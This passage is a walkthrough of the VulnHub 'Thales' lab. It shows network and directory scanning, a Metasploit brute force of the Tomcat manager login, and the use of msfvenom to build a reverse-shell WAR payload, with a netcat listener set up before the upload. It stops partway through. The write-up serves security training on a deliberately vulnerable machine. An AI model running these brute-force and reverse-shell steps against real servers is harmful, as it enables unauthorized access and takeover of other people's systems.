

DARK TRACE

1'S & 0'S

CTF #3

Thales

Walkthrough!!!

Difficulty: Easy!



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VULNHUB
VULNERABLE BY DESIGN

1. As usual, scanned the network to identify our target host.

```
└─(root@kali)-[/home/kali/Desktop/VulnhubEx/Thales]
```

```
└─# netdiscover -r 192.168.1.0/24
```

Results as follows

Currently scanning: Finished! | Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420

IP	At MAC Address	Count	Len	MAC	Vendor / Hostname
192.168.1.155	28:d0:ea:6e:9b:6e	5	300	Intel Corporate	
192.168.1.1	98:a9:42:1f:39:15	1	60	Guangzhou Tozed Kangwei Intelligent Technology	
192.168.1.124	08:00:27:e4:fe:99	1	60	PCS Systemtechnik GmbH	

2. As we can identify our target as 192.168.1.124 lets start discovering the target for more details with “nmap”.

```
└─(root@kali)-[/home/kali/Desktop/VulnhubEx/Thales]
```

```
└─# nmap -A -O -sC -sV -sT -T4 -vvv -oN thales_nmap_scan.txt 192.168.1.124
```

Results as follows

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQACfhrnhBc/uqyAEoIpZXXzNBwBJA/Wi2j61/61BwFP3QvojMbw+1BqJltAdTY4JpMWyXhnOltN+QaIT/FGIY5bg6okbEcjDtGwSQvpc5RiMqj

AYoqZc5zu7rWuAs9AwlGOVlZstkFKoQdmjws+v+PCM0YWrgKlzsXSksMfLdNHnXuQwBV
Ti9w6cfu/liGE8EHpFWoH6a3qHAdHolghiD6lbcSPXderGWl4iSHUKA8eZw6wgib/7szWeUS9
D1HT6yXqcWCRllmOF5xrYZEeMhGnthiF6b0XK0MLhyOvTGQnSiUnlP7fVu/S7BCA1w0+B
RnDgqkq+yYdOVbog4Ur5/3F/

| 256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBJ8pN5Pqcders45
dMkGSazQgyNIQqb3E6GaolylwOxV+SThfdp2lfhuHb7N31Oh68lahnOzx012SytFcf0UWdlE=

| 256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)

|_ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIKx8dUcu/F23ROVr0drQvV7q7BaibclwBtrDXa9rNcKY

8080/tcp open http syn-ack Apache Tomcat 9.0.52

|_http-favicon: Apache Tomcat

|_http-open-proxy: Proxy might be redirecting requests

|_http-title: Apache Tomcat/9.0.52

|_http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

MAC Address: 08:00:27:E4:FE:99 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.8

TCP/IP fingerprint:

OS:SCAN(V=7.94SVN%E=4%D=2/23%OT=22%CT=1%CU=36258%PV=Y%DS=1%DC=D
%G=Y%M=08002

OS:7%TM=67BA35B1%P=x86_64-pc-linux-
gnu)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%I

OS:I=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4
=M5B4ST11NW

OS:7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=
FE88%W5=FE88

OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%

OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%

OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W

OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)

OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D

OS:FI=N%T=40%CD=S)

Uptime guess: 41.108 days (since Sun Jan 12 23:32:04 2025)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=262 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 1.66 ms miletus (192.168.1.124)

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 02:08

Completed NSE at 02:08, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 02:08

Completed NSE at 02:08, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 02:08

Completed NSE at 02:08, 0.00s elapsed

Read data files from: /usr/share/nmap


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 17.75 seconds

Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)

As we can observe in the above result, there are two open ports available. They are Port 22 and 8080. Since port 8080 is open and according to the Nmap result, it says there is also running an **Apache Tomcat/9.0.52** on **http**. So, I thought of accessing it via the browser.

<http://192.168.1.124:8080>



3. As the next step, Let's see if there is any flaw or vulnerability in Tomcat 9.0.52 with searchsploit or with exploitdb.

For my demonstration I selected exploitdb.

<https://www.exploit-db.com/>

appears to be no luck.

4. Next, let's conduct directory search with;

```
└─(root@kali)-[/home/kali/Desktop/VulnhubEx/Thales]
```

```
└─# dirsearch --url http://192.168.1.124:8080
```

Results as follows

Target: <http://192.168.1.124:8080/>

[15:56:08] Starting:

[15:56:21] 400 - 795B - /\.\\..\\..\\..\\..\\..\\..\\etc\passwd

[15:56:22] 400 - 795B - /a%5c.aspx

[15:56:50] 200 - 15KB - /docs/

[15:56:50] 302 - 0B - /docs -> /docs/

[15:56:53] 200 - 1KB - /examples/websocket/index.xhtml

[15:56:53] 302 - 0B - /examples -> /examples/

[15:56:53] 200 - 6KB - /examples/servlets/index.html

[15:56:53] 200 - 14KB - /examples/jsp/index.html

[15:56:53] 200 - 1KB - /examples/

[15:56:53] 200 - 658B - /examples/servlets/servlet/CookieExample

[15:56:53] 200 - 1KB - /examples/servlets/servlet/RequestHeaderExample

[15:56:53] 200 - 685B - /examples/jsp/snp/snoop.jsp

[15:56:54] 200 - 21KB - /favicon.ico

[15:56:58] 401 - 2KB - /host-manager/html

```
[15:56:58] 302 - 0B - /host-manager/ -> /host-manager/html
```

```
[15:57:07] 302 - 0B - /manager -> /manager/
```

```
[15:57:07] 302 - 0B - /manager/ -> /manager/html
```

[15:57:07] 404 - 2KB - /manager/admin.asp

[15:57:07] 401 - 2KB - /manager/html/

[15:57:07] 401 - 2KB -

```
/manager/jmxproxy/?invoke=BEANNAME&op=METHODNAME&ps=COMMASEPARATEDPARAMETERS
```

[15:57:07] 401 - 2KB -
/manager/jmxproxy/?invoke=Catalina%3Atype%3DService&op=findConnectors&ps=
[15:57:07] 404 - 2KB - /manager/login.asp
[15:57:07] 401 - 2KB - /manager/status/all
[15:57:07] 401 - 2KB - /manager/jmxproxy/?qry=STUFF
[15:57:07] 401 - 2KB - /manager/html
[15:57:07] 401 - 2KB -
/manager/jmxproxy/?set=BEANNAME&att=MYATTRIBUTE&val=NEWVALUE
[15:57:07] 401 - 2KB -
/manager/jmxproxy/?get=BEANNAME&att=MYATTRIBUTE&key=MYKEY
[15:57:07] 401 - 2KB -
/manager/jmxproxy/?get=java.lang:type=Memory&att=HeapMemoryUsage
[15:57:07] 401 - 2KB - /manager/jmxproxy
[15:57:07] 404 - 2KB - /manager/login
[15:57:07] 404 - 2KB - /manager/VERSION
[15:57:08] 404 - 682B - /META-INF/beans.xml
[15:57:08] 404 - 682B - /META-INF
[15:57:08] 404 - 682B - /META-INF/ironjacamar.xml
[15:57:08] 404 - 682B - /META-INF/application.xml
[15:57:08] 404 - 682B - /META-INF/
[15:57:08] 404 - 682B - /META-INF/CERT.SF
[15:57:08] 404 - 682B - /META-INF/container.xml
[15:57:08] 404 - 682B - /META-INF/eclipse.inf
[15:57:08] 404 - 682B - /META-INF/ejb-jar.xml
[15:57:08] 404 - 682B - /META-INF/jboss-app.xml
[15:57:08] 404 - 682B - /META-INF/MANIFEST.MF
[15:57:08] 404 - 682B - /META-INF/application-client.xml
[15:57:08] 404 - 682B - /META-INF/jboss-client.xml
[15:57:08] 404 - 682B - /META-INF/jboss-deployment-structure.xml
[15:57:08] 404 - 682B - /META-INF/jboss-ejb-client.xml

[15:57:08] 404 - 682B - /META-INF/jboss-webservices.xml
[15:57:08] 404 - 682B - /META-INF/jbosscmp-jdbc.xml
[15:57:08] 404 - 682B - /META-INF/context.xml
[15:57:08] 404 - 682B - /META-INF/SOFTWARE.SF
[15:57:08] 404 - 682B - /META-INF/spring/application-context.xml
[15:57:08] 404 - 682B - /META-INF/weblogic-application.xml
[15:57:08] 404 - 682B - /META-INF/app-config.xml
[15:57:08] 404 - 682B - /META-INF/jboss-ejb3.xml
[15:57:08] 404 - 682B - /META-INF/openwebbeans/openwebbeans.properties
[15:57:08] 404 - 682B - /META-INF/persistence.xml
[15:57:08] 404 - 682B - /META-INF/weblogic-ejb-jar.xml
[15:57:08] 404 - 682B - /META-INF/ra.xml
[15:57:25] 302 - 0B - /shell -> /shell/
[15:57:38] 404 - 682B - /WEB-INF/applicationContext.xml
[15:57:38] 404 - 682B - /WEB-INF/
[15:57:38] 404 - 682B - /WEB-INF/application_config.xml
[15:57:38] 404 - 682B - /WEB-INF/cas-servlet.xml
[15:57:38] 404 - 682B - /WEB-INF
[15:57:38] 404 - 682B - /WEB-INF/classes/app-config.xml
[15:57:38] 404 - 682B - /WEB-INF/classes/applicationContext.xml
[15:57:38] 404 - 682B - /WEB-INF/classes/application.properties
[15:57:38] 404 - 682B - /WEB-INF/application-client.xml
[15:57:38] 404 - 682B - /WEB-INF/classes/default_views.properties
[15:57:38] 404 - 682B - /WEB-INF/classes/faces-config.xml
[15:57:38] 404 - 682B - /WEB-INF/classes/db.properties
[15:57:38] 404 - 682B - /WEB-INF/classes/countries.properties
[15:57:38] 404 - 682B - /WEB-INF/beans.xml
[15:57:38] 404 - 682B - /WEB-INF/classes/languages.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/commons-logging.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/application.yml

[15:57:38] 404 - 682B - /WEB-INF/classes/default-theme.properties

[15:57:38] 404 - 682B - /WEB-INF/cas.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/mobile.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/demo.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/struts.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/config.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/cas-theme-default.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/log4j.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/META-INF/persistence.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/services.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/struts.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/resources/config.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/fckeditor.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/META-INF/app-config.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/validation.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/log4j.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/hibernate.cfg.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/struts-default.vm

[15:57:38] 404 - 682B - /WEB-INF/classes/protocol_views.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/persistence.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/velocity.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/theme.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/web.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/caches.properties

[15:57:38] 404 - 682B - /WEB-INF/classes/logback.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/config.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/daemons.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/core.xml
[15:57:38] 404 - 682B - /WEB-INF/conf/editors.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/lutece.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/jtidy.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/jpa_context.xml
[15:57:38] 404 - 682B - /WEB-INF/components.xml
[15:57:38] 404 - 682B - /WEB-INF/config/mua-endpoints.xml
[15:57:38] 404 - 682B - /WEB-INF/conf/db.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/wml.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/caches.dat
[15:57:38] 404 - 682B - /WEB-INF/config/dashboard-statistics.xml
[15:57:38] 404 - 682B - /WEB-INF/conf/page_navigator.xml
[15:57:38] 404 - 682B - /WEB-INF/config/metadata.xml
[15:57:38] 404 - 682B - /WEB-INF/conf/search.properties
[15:57:38] 404 - 682B - /WEB-INF/conf/webmaster.properties
[15:57:38] 404 - 682B - /WEB-INF/config/soapConfig.xml
[15:57:38] 404 - 682B - /WEB-INF/dispatcher-servlet.xml
[15:57:38] 404 - 682B - /WEB-INF/config/security.xml
[15:57:38] 404 - 682B - /WEB-INF/config/faces-config.xml
[15:57:38] 404 - 682B - /WEB-INF/config/users.xml
[15:57:38] 404 - 682B - /WEB-INF/config.xml
[15:57:38] 404 - 682B - /WEB-INF/classes/messages.properties
[15:57:38] 404 - 682B - /WEB-INF/config/web-core.xml
[15:57:38] 404 - 682B - /WEB-INF/conf/core_context.xml
[15:57:38] 404 - 682B - /WEB-INF/decorators.xml
[15:57:38] 404 - 682B - /WEB-INF/config/webmvc-config.xml
[15:57:38] 404 - 682B - /WEB-INF/deployerConfigContext.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/mime.types
[15:57:38] 404 - 682B - /WEB-INF/faces-config.xml
[15:57:39] 404 - 682B - /WEB-INF/glassfish-resources.xml
[15:57:39] 404 - 682B - /WEB-INF/hibernate.cfg.xml
[15:57:39] 404 - 682B - /WEB-INF/jboss-web.xml
[15:57:39] 404 - 682B - /WEB-INF/ibm-web-ext.xmi
[15:57:38] 404 - 682B - /WEB-INF/config/webflow-config.xml
[15:57:38] 404 - 682B - /WEB-INF/geronimo-web.xml
[15:57:39] 404 - 682B - /WEB-INF/jboss-client.xml
[15:57:39] 404 - 682B - /WEB-INF/jboss-deployment-structure.xml
[15:57:38] 404 - 682B - /WEB-INF/ejb-jar.xml
[15:57:39] 404 - 682B - /WEB-INF/ibm-web-bnd.xmi
[15:57:39] 404 - 682B - /WEB-INF/jax-ws-catalog.xml
[15:57:39] 404 - 682B - /WEB-INF/jetty-web.xml
[15:57:39] 404 - 682B - /WEB-INF/jonas-web.xml
[15:57:39] 404 - 682B - /WEB-INF/glassfish-web.xml
[15:57:39] 404 - 682B - /WEB-INF/jboss-ejb-client.xml
[15:57:39] 404 - 682B - /WEB-INF/liferay-layout-templates.xml
[15:57:39] 404 - 682B - /WEB-INF/liferay-plugin-package.xml
[15:57:39] 404 - 682B - /WEB-INF/ias-web.xml
[15:57:39] 404 - 682B - /WEB-INF/jboss-ejb3.xml
[15:57:39] 404 - 682B - /WEB-INF/logs/log.log
[15:57:39] 404 - 682B - /WEB-INF/liferay-portlet.xml
[15:57:39] 404 - 682B - /WEB-INF/local.xml
[15:57:39] 404 - 682B - /WEB-INF/portlet.xml
[15:57:39] 404 - 682B - /WEB-INF/liferay-display.xml
[15:57:39] 404 - 682B - /WEB-INF/jrun-web.xml
[15:57:39] 404 - 682B - /WEB-INF/liferay-look-and-feel.xml

[15:57:39] 404 - 682B - /WEB-INF/local-jps.properties

[15:57:39] 404 - 682B - /WEB-INF/jetty-env.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-webservices.xml

[15:57:39] 404 - 682B - /WEB-INF/quartz-properties.xml

[15:57:39] 404 - 682B - /WEB-INF/remoting-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/resin-web.xml

[15:57:39] 404 - 682B - /WEB-INF/logback.xml

[15:57:39] 404 - 682B - /WEB-INF/resources/config.properties

[15:57:39] 404 - 682B - /WEB-INF/openx-config.xml

[15:57:39] 404 - 682B - /WEB-INF/portlet-custom.xml

[15:57:39] 404 - 682B - /WEB-INF/service.xsd

[15:57:39] 404 - 682B - /WEB-INF/restlet-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/application-context.xml

[15:57:39] 404 - 682B - /WEB-INF/spring/webmvc-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/management-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/authorization-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/services-remote-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-dispatcher-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-context.xml

[15:57:39] 404 - 682B - /WEB-INF/sitemesh.xml

[15:57:39] 404 - 682B - /WEB-INF/rexip-web.xml

[15:57:39] 404 - 682B - /WEB-INF/springweb-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/validation.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/messaging-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-configuration/filters.xml

[15:57:39] 404 - 682B - /WEB-INF/sun-jaxws.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-mvc.xml

[15:57:39] 404 - 682B - /WEB-INF/struts-config-ext.xml

[15:57:39] 404 - 682B - /WEB-INF/trinidad-config.xml
[15:57:39] 404 - 682B - /WEB-INF/urlrewrite.xml
[15:57:39] 404 - 682B - /WEB-INF/spring-ws-servlet.xml
[15:57:39] 404 - 682B - /WEB-INF/struts-config-widgets.xml
[15:57:39] 404 - 682B - /WEB-INF/spring-config/presentation-config.xml
[15:57:39] 404 - 682B - /WEB-INF/struts-config.xml
[15:57:39] 404 - 682B - /WEB-INF/sun-web.xml
[15:57:39] 404 - 682B - /WEB-INF/web-borland.xml
[15:57:39] 404 - 682B - /WEB-INF/tjc-web.xml
[15:57:39] 404 - 682B - /WEB-INF/web-jetty.xml
[15:57:39] 404 - 682B - /WEB-INF/spring-config/services-config.xml
[15:57:39] 404 - 682B - /WEB-INF/validator-rules.xml
[15:57:39] 404 - 682B - /WEB-INF/web.xml
[15:57:39] 404 - 682B - /WEB-INF/tiles-defs.xml
[15:57:39] 404 - 682B - /WEB-INF/web.xml.jsf
[15:57:39] 404 - 682B - /WEB-INF/weblogic.xml
[15:57:39] 404 - 682B - /WEB-INF/spring-config.xml
[15:57:39] 404 - 682B - /WEB-INF/workflow-properties.xml
[15:57:39] 404 - 682B - /WEB-INF/web2.xml

Task Completed

Please note that I had to change the ip of the target system since I had to switch the VM to another host computer. Earlier it was 192.168.1.124 and the new ip is 192.168.1.102 (both refer to the same scenario)

5. Since, the above result output also does not provide/reveal any interesting information. My next option is trying to brute force the Tomcat login. So I thought of using the Metasploit framework for the task.

```
msf6 > search tomcat
```

```
63 auxiliary/scanner/http/tomcat_mgr_login
```

```
msf6 > use 63
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
```

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name	Current Setting	Required	Description
----	-----	-----	
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD authentication		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic s/using-metasploit.html
RPORT	8080	yes	The target port (TCP)

SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.1.102
rhosts => 192.168.1.102
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
```

This revealed the Tomcat credentials

[-] 192.168.1.102:8080 - LOGIN FAILED: root:toor (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:password1 (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:j2deployer (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:OvW*busr1 (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:kdsxc (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:owaspba (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:ADMIN (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:xampp (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: tomcat:admin (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: tomcat:manager (Incorrect)

[+] 192.168.1.102:8080 - Login Successful: tomcat:role1


[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Username : tomcat

Password : role1

6. Let's try to log on to the tomcat admin panel.



Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

7. Boom, we could log on to the Tomcat Manager panel.

8. In the Manager panel, as we can observe there is a place to upload WAR files as shown below.

Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:

WAR file to deploy

Select WAR file to upload No file selected.

Configuration

Re-read TLS configuration files

TLS host name (optional)

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

List the configured TLS virtual hosts and the ciphers for each.
 List the configured TLS virtual hosts and the certificate chain for each.
 List the configured TLS virtual hosts and the trusted certificates for each.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname
Apache Tomcat/9.0.52	11.0.19+7-post-Ubuntu-0ubuntu118.04.1	Ubuntu	Linux	4.15.0-213-generic	amd64	miletus

9. So, I simply crafted the reverse shell with the help of the online reverse shell generator “<https://www.revshells.com/>”.

<https://www.revshells.com/>

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Reverse Bind **MSFVenom** HoaxShell

OS: All Name: ☐ Show Advanced

Reverse TCP (x64)
macOS Stageless Reverse TCP (x64)
PHP Meterpreter Stageless Reverse TCP
PHP Reverse PHP
JSP Stageless Reverse TCP
WAR Stageless Reverse TCP
Android Meterpreter Reverse TCP
Android Meterpreter Embed Reverse TCP
Apple iOS Meterpreter Reverse TCP Inline

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.102 LPORT=9001 -f war -o shell.war
```

10. With the above syntax, I have crafted the reverse shell payload as follows.

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
```

```
# msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.181 LPORT=4444 -f war -o rev_shell.war
```

Payload size: 13035 bytes

Final size of war file: 13035 bytes

Saved as: shell.war

11. Then, before we upload the reverse shell, we need to set up the listener.

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
```

```
# nc -lvnp 4444
```

listening on [any] 4444 ...

12. Then upload the rev_shell.war file and it will appear the Tomcat directory list.

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undepl Expire sessions with idle ≥ 3
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undepl Expire sessions with idle ≥ 3
/examples	None specified	Servlet and JSP Examples	true	1	Start Stop Reload Undepl Expire sessions with idle ≥ 3
